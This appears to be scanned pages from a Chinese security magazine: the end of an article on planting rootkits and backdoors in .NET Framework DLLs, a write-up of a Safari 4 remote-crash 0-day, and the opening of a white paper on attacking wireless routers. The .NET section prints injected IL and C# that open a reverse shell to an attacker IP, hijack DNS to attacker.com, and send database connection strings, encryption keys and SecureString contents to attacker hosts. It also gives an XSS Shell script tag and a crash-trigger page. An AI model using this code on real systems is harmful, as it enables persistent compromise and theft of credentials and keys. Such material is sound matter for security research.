为了更好地演示，我们在 Winform 程序每次被加载执行时进行一次反向 Shell 连接。Winform 应用程序是 System.Windows.Form.dll 文件中的应用程序类（译者注：System.Windows.Forms 命名空间包含用于创建基于 Windows 应用程序的类，以充分利用 Windows 操作系统中提供的丰富的用户界面功能），我们将在此文件中注入代码以执行反向连接，使得每次一个应用程序被创建时，都将调用 Run(Form.mainForm)方法。在 Run 方法中注入反向 Shell 代码，原始代码如图 7 所示，修改后的代码如图 8 所示。

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {                                                         Injected
    // Code size       18 (0x12)
    .maxstack  8
    IL_0000:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0005:  ldc.i4.m1
    IL_0006:  ldarg.0
    IL_0007:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_000c:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                         class System.Windows.Forms.ApplicationContext)
    IL_0011:  ret
  } // end of method Application::Run
```

图 7

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
//added code - call reverse shell
    IL_0000:  ldstr      "192.168.50.129" //attacker machine
    IL_0005:  ldc.i4     0x4d2            //port 1234
    IL_0006:  call       void      System.Windows.Forms.Application::ReverseShell(
string,int32)
////end added code - call reverse shell
    IL_000b:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0010:  ldc.i4.m1
    IL_0011:  ldarg.0
    IL_0012:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_0017:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                         class System.Windows.Forms.ApplicationContext)
    IL_001c:  ret
  } // end of method Application::Run
```

图 8

3）修改 DNS 解析

所有的 DNS 请求（直接或间接）都是在.NET 框架下的 DNS 类中执行，使用 GetHostAddress 方法进行解析，此类位于 System.dll 中。为了拦截受害主机向服务器发送的请求，攻击者可作为一个中间人实施攻击，在 GetHostAddress 方法的代码最前面添加中间人的主机域名，从而忽略受害主机的请求。对代码进行修改时只需要在方法前面添加如下语句：

```
IL_0000: ldstr   www.attacker.com
IL_0005: starg.s   hostNameOrAddress
```

4）窃取每次连接的字符

SqlConnection 类用于打开 DB 数据库，建立客户端与服务器端之间的一个 SqlConnection 对象，表示与 SQL Server 数据源的一个唯一的会话。对于客户端/服务器数据库系统，它等效于到服务器的网络连接。此类的声明在 System.Data.SqlClient 命名空间中，类中包含 Open 方法，通过 Open 方法可以打开由 ConnectionString 类的 String 成员变量所指定的属性设置的数据库连接。我们可以修改 Open 方法，使其每次调用时向攻击者发送连接数据库的连接字符串。故可在 Open 方法前调用 SendToUrl 方法，将 ConnectionString 定义的字符连接变量发送给攻击者的数据收集页面。以下是采用 C#编写的修改后代码：

```
public override void Open (){
SendToUrl ("www.attacker.com",   this.ConnectionString);
/**Open 方法的原实现代码**/
}
```

5）篡改 Framework 中自动生成的 HTML/JavaScript 代码片段

在 Framework 中包含大量的 HTML/Javascript 代码片段，主要是为了节省程序员的工作量以更快地修改页面样式。这些代码片段作为 Framework 的资源被自动加载在框架的 DLL 文件中。在 System.Web.dll 文件中就包含了大量的 JS 文件，同样我们可以利用这些 JS 文件，在其中插入我们的 Javascript 代码，实现 XSS 跨站脚本攻击。最简单的方式即在某一 XSS 框架中插入一个调用，如 XSS Shell：“<script src = http://www. attacker.com/xssshell.asp?v=123></script>”。

6）加密密钥的锁定与窃取以及密码算法的篡改

.NET 框架下的 System.Security.Cryptography 命名空间提供了专有的加密服务，包括安全的数据编码和解码，以及许多其他操作，例如散列法、随机数字生成和消息身份验证，以及常用的加密算法 DES、AES 等。因而同样可以采用前面介绍的方法对它们的实现进行修改。下面对它们的各种攻击细化如下。

- 密钥锁定：使加密算法总是使用同一个密钥对数据进行加解密，同样给加密算法的用户一种错觉，即每次数据加密都是采用了他选定的加密密钥进行加密。
- 密钥窃取：注入 SendToUrl 方法，向攻击者发送加密密钥。
- 加密算法的降级：对安全强度大的加密算法进行降级处理，使其失去强安全性，比如采用简单的异或运算或者 DES 算法取代 AES 算法等。

下面是 Rijndael 算法（AES）的密钥锁定过程，采用 C#实现的子密钥原始生成函数 GenerateKey( )。

```
Public override void GenerateKey (){
base.KeyValue = new byte [base.KeySizeValue / 8];
Utils.StaticRandomNumberGenerator.GetBytes
(base.KeyValue);
}
```

函数中首先申请一个 byte 数组空间用于存放随机产生的密钥，然后调用 RNG 方法随机生成子密钥。在反汇编后 MSIL 代码中，可以将 RNG 方法替换为一个

固定密钥即可实现密钥的唯一锁定。当然，最为简便的方法就是删除掉 RNG 方法，即此时密钥锁定为多个 0。修改后的代码（即前面给出的代码）中忽略 RBG 方法的调用即可。

7）使 SecureString 安全类的加密功能失效

因为 String 类将其以明文形式保存，字符串值的每一个变化都在内存中建立一个新的字符串。因此，内存中的各种敏感数据可能会被不严格的代码或用户访问。处理社会保险号码、员工身份证号码等敏感数据是最为棘手的开发问题之一。.NET Framework 包含了加密功能。.NET Framework 2.0 开始提供 SecureString 类，可以方便地在内存中保存加密数据。在 System.Security 命名空间中定义了 SecureString 类。微软文件描述 SecureString 类为在内存中需要保持机密状态的文本进行加密。SecureString 类具有以下特性：SecureString 类遵循 IDisposable 模式，加密文本不能被轻易解密；也就是说，不存在可以迅速阅读字符串内容的 ToString 类。


使用 SecureString 类进行加密的方法为："System.Security.SecureString ss = new System. Security. SecureString();"，初始化一个类的新实例，然后调用 AppendChar 成员函数对需要加密的字符逐个附加即可实现数据加密处理。恢复保存在 SecureString 类中的数据则需要使用 System.Runtime 命名空间。下面的 C#代码是解密数据步骤。首先它将 SecureString 类的内容复制到一个长指针对象中，代码为："IntPtr pointerName = System. Runtime.InteropServices. Marshal.SecureStringToBSTR (SecureString object);"，植入指针对象后，指针通过 System.Runtime. InteropServices.Marshal 类转换为一个字符串，C#代码为："Console.WriteLine(System. Runtime.InteropServices.Marshal. PtrToStringBSTR(bstr))"。为了截获安全加密字符，可在类的 Dispose()方法中调用我们的 SendToUrl 函数，将解密数据发送到攻击者端。注入的代码如下所示：

```
IntPtr pointerName = System.Runtime.Interop-
Services.Marshal.SecureStringToBSTR(ss);
SendToUrl ("www.attack.com", System.Runtime.
InteropServices.Marshal.PtrToStringBSTR(ss)).
```

结束语

本文主要阐述了篡改 Framework 框架 DLL 代码实现各种 Rootkit 及后门技术。成功入侵受害主机后，攻击者可在受害主机的 Framework 中不留痕迹地安装各种后门和 Rootkit。安装成功的 Rootkit 可以颠覆 Framework 的内部结构，使攻击者可做其任何想做的事情，因为 Rootkit 代码被深藏在 Framework 框架下的 DLL 中。微软作为 Framework 框架的开发者，应当赋予.NET Framework 一个内核级的修改保护机制；虽然微软安全响应组设置了全局程序集缓存（GAC）保护机制，可以对 Framework 中的共享程序集实施强制签名机制，但当攻击者具有管理员级别权限时，GAC 就于事无补了。

前置知识：无
关键词：漏洞、Safari、HTML 标签



揭密 Safari 4 Remote Crash 漏洞

文/图 爱无言

Safari 浏览器是由苹果公司出品的一款网页浏览器，最近该浏览器升级为 Safari 4 版本，按照苹果公司的宣传，这个版本的 Safari 浏览器是迄今为止访问网页速度最快的浏览器，打开一个网页的速度超过火狐浏览器和微软的 IE 浏览器，加之 Safari 作为 Mac 操作系统下最常用的浏览器，使得 Safari 4 浏览器名声大作。先不为这些宣传来讨论，单单从我对 Safari 浏览器的一些安全测试来说，Safari 浏览器确实有了很大的改进，修补了很多漏洞，以前发现的两个可以远程造成 Safari 浏览器崩溃的漏洞，在这个最新的 4.0.4 版本中也被修补了。不过我总觉得这个浏览器在内存处理上存在一些问题，常常导致系统繁忙，内存消耗大，于是，我就针对其内存处理进行了一次安全测试，结果又发现了一个可以远程造成 Safari 浏览器崩溃的 0-Day 漏洞，现在我们就来看一看这个 0-Day 漏洞是怎么发生的吧。

对于我们熟知的 HTML 网页文件来说，组成该文件

的代码被称之为 HTML 标签，例如<head>，这个就是一个代表网页头部信息的 HTML 标签。对于这些 HTML 标签，按照国际标准，它们其中的一部分都会具有一定的属性值。如我们常见的<input>标签，该标签的“type”属性一个非常重要的属性，当 type=text 时，<input>标签代表的是一个可以输入用户数据的文本框；而当 type=button 时，input 标签代表的则是一个按钮。每一个 HTML 标签的属性值都是有一定规定的，这是为了方便浏览器按照固定格式来解析一个 HTML 网页。于是，我们将 HTML 标签的属性值作为了一个测试对象，对其进行一些修改，将修改后的网页提交给浏览器打开，如果浏览器没有处理好针对这些“非法”HTML 标签属性的处理问题，那么就很有可能发生安全漏洞。

由于这里要测试 Safari 4 浏览器的内存处理，为此，我们建立了一个测试网页文件，其代码是：

```
<html>
<code dir= "/X/X/X/X/X/X/X/X/X/X/X/X/X/X/
X/X/X/X/X/X…" >
</html>
```

请大家注意，我们为 dir 属性设置了长度为 10000000 个的“/X”，你一定奇怪我们为什么这样设置 dir 属性的值。其实，这里一个原因是我们想要测试 Safari 4 浏览器在处理过长的数据时会不会发生意想不到的溢出错误；另外一个原因是，“/X”这种格式的数据，在某些情况下，会被浏览器错误认为是文件目录，于是就会发生内存错误，因为这么长的文件目录势必会造成内存数据的混乱。

将我们的测试网页文件保存为 hacksafari. html。现在，使用 Safari 4 浏览器打开这个网页文件，发现浏览器暂时失去了响应，这当然好理解，打开一个大小几乎为 20MB 的网页文件，哪个浏览器都会有些迟钝，但是接下来的事情就不再简单了，在暂时的停顿后，Safari 4 浏览器的界面忽然间消失了，Safari 4 浏览器崩溃了！

用 OllyICE 挂接住 Safari 4 浏览器，重新打开刚才的测试网页文件 hacksafari.html，果然，OllyICE 中断了下来，如图 1 所示。




图 1

OllyICE 提示我们，Safari 4 浏览器此刻发生一个内存错误：“写入到[BBADBEEF]内存地址出现异常”。BBADBEEF 这是一个多大的地址啊，Windows 系统恐怕没有这么高的内存地址吧，难怪 Safari 4 浏览器发生了崩溃。可是，同样是 hacksafari.html 测试网页，用 IE 浏览器打开却没有任何错误发生，这究竟是为什么呢？

从图 1 的错误发生处，我们向上找到了错误发生前 CPU 执行的指令，如图 2 所示。

```
00F463B6  8B44F7 0C       mov   eax, dword ptr [edi+esi*8+C]
00F463BA  8B10            mov   edx, dword ptr [eax]
00F463BC  8954F7 0C       mov   dword ptr [edi+esi*8+C], edx
00F463C0  8BE8            mov   ebp, eax
00F463C2  85ED            test  ebp, ebp
00F463C4  0F84 E5D40200   je    00F6B1AF
00F463CA  5F              pop   edi
00F463CB  5E              pop   esi
00F463CC  8BC5            mov   eax, ebp
00F463CE  5D              pop   ebp
00F463CF  5B              pop   ebx
00F463D0  83C4 10         add   esp, 10
00F463D3  C3              retn
00F463D4  C74424 14 A07E  mov   dword ptr [esp+14], 01007EA0
00F463DC  B8 A07E0001     mov   eax, 01007EA0
00F463E1  BB 01000000     mov   ebx, 1
00F463E6  8718            xchg  dword ptr [eax], ebx
00F463E8  895C24 24       mov   dword ptr [esp+24], ebx
00F6B1AF=00F6B1AF
```

图 2

图中的这个跳转指令“je 00F6B1AF”就是 Safari 4 浏览器发生崩溃前执行的指令，它其实属于一个函数 fastMalloc，如图 3 所示。从中我们看到 fastMalloc 这个函数的地址正好从 00F46330 开始，这就包含了图 2 中的那个跳转指令地址。

现在，我们开始怀疑，既然出现错误的指令恰好出现在 fastMalloc 这个函数中，那么是不是说 Safari 4 浏览器在处理过长的 dir 属性值时发生了分配内存错误，是不是需要分配的内存过大而导致了浏览器的崩溃呢？如图 4 所示，我们清晰地看到了一个内存分配函数调用过程，esi 的值在被扩大 3 倍后，作为内存分配函数的参数传递给了 fastMalloc 函数，一旦这个参数的值过于庞大，肯定会造成 fastMalloc 函数内存分配失败，而这个参数的值就是来自于我们传递给 dir 属性的参数数目，无怪乎 Safari 4 浏览器在处理过长的 dir 属性时发生了崩溃。

```
00FB9CC2  .text  输出  WTF::createThread
00FBAF8F  .text  输出  WTF::createThread
00FACF55  .text  输出  WTF::currentThread
00F4D3C0  .text  输出  WTF::currentTime
00FACB35  .text  输出  WTF::deleteOwnedPtr
00FB9DAB  .text  输出  WTF::detachThread
00FB27BB  .text  输出  WTF::fastCalloc
00F25E70  .text  输出  WTF::fastFree
00F46330  .text  输出  WTF::fastMalloc
00FB3BEE  .text  输出  WTF::fastRealloc
00F551C0  .text  输出  WTF::fastZeroedMalloc
00FB9CB5  .text  输出  WTF::initializeMainThread
00F5F2A0  .text  输出  WTF::initializeThreading
00FAE110  .text  输出  WTF::isMainThread
00FACF66  .text  输出  WTF::lockAtomicallyInitializedStaticMı
00FACF46  .text  输出  WTF::Mutex::lock
00FAE0FE  .text  输出  WTF::Mutex::Mutex
```

图 3





图 4

分析完了 Safari 4 浏览器的这个 Remote Crash 0-day 漏洞，我们最后给大家提示几个需注意的地方。首先，传递给 dir 属性的值一定是要“/字母”这个格式，原因前面已经提到。如果只是传递过长的数据给 Safari 4 浏览器，浏览器是不会崩溃的。其次，dir 属性无论是给哪一个 HTML 标签都会造成 Safari 4 浏览器崩溃，我们前面给 code 标签设定了 dir 属性，而如果把 code 换成 a，也就是超链接标签，漏洞同样还是会被触发的。

前置知识：无
关键词：无线网络、无线攻击、D.O.S



无线网络设备攻击技术白皮书

图/文 杨 哲/Longas【ZerOne】

记得在参加一些安全会议交流的时候，期间经常有朋友问起我家庭及办公用无线路由器会面临什么样的攻击；而在做一些安全项目的时候，渗透组的同事也会有这样的疑问，所以特地整理了一下，希望能对朋友们有所帮助。

无线安全任重而道远，不仅无线网络协议算法存在隐患，同样的，无线网络设备也同样面临着各式各样的风险。本文给出常见的无线网络设备攻击技术分析及实例，望有助于国内无线安全技术的发展和吸引更多的高手交流。另，本文所提及的无线网络设备包括我们常说的无线路由器及无线 AP，但对于其他一些无线设备也同样适用。


无线路由器识别

对于内部网络而言，查找当前存在的无线路由器标志着无线攻击的开始，作为一些熟练的无线黑客而言，这也是伪造 AP 攻击和扰乱内网的前期准备工作。所以，如何有效地识别无线路由器目标，也是无线黑客们正在不断研究的目标之一。这里我就介绍几种简单的判断无线路由器的方法。

方法 1：端口扫描

由于基本上大多数无线接入点/路由器都支持用 Web 进行配置，所以其 80 端口都是开放的，那么使用端口扫描器扫描内网所有主机的 80 端口，查找所有开放 80 端口的主机，排除掉正常提供 Web 服务（如 IIS、Apache 等）的主机，其余的就是可疑的无线路由器或无线接入点了。当然，这里面也有传统的路由器等有线网络设备，所以就需要进一步地确认。该方法适用于目前市面上主流的 TP-LINK、Dlink 及 Linksys 等多款无线路由器。

一般来说，无线黑客们会先对全网段扫描开放 80 端口的设备，然后在扫描结果的基础上，对开启 80 端口的设备进行具体版本识别，此版本识别依赖于 Nmap 自带的操作系统/网络设备指纹库。扫描结果如图 1 所示，黑框内标出了探测到的端口信息，可以看到，该地址为一台无线路由器所有，该无线路由器型号为 DLINK DWL-900AP+，版本号为 2.56。通过在网关上设定规则可以屏蔽该无线路由器上外网，此时即可配合无线搜寻设备来定位该无线路由器。



```
C:\WINDOWS\system32\cmd.exe

F:\Tools\Port Scan\nmap-4.53>nmap.exe -vv -sV 192.168.0.250 -p 80

Starting Nmap 4.53 ( http://insecure.org ) at 2007-12-28 15:45 中国标准时间
Initiating ARP Ping Scan at 15:45
Scanning 192.168.0.250 [1 port]
Completed ARP Ping Scan at 15:45, 0.50s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:45
Completed Parallel DNS resolution of 1 host. at 15:45, 5.50s elapsed
Initiating SYN Stealth Scan at 15:45
Scanning 192.168.0.250 [1 port]
Discovered open port 80/tcp on 192.168.0.250
Completed SYN Stealth Scan at 15:45, 0.03s elapsed (1 total ports)
Initiating Service scan at 15:45
Scanning 1 service on 192.168.0.250
Completed Service scan at 15:45, 6.36s elapsed (1 service on 1 host)
SCRIPT ENGINE: Initiating script scanning.
Host 192.168.0.250 appears to be up ... good.
Interesting ports on 192.168.0.250:
PORT   STATE SERVICE VERSION
80/tcp open  http    D-Link web admin server (Embedded HTTP Server 2.56; D-Link
DWL-900AP+)
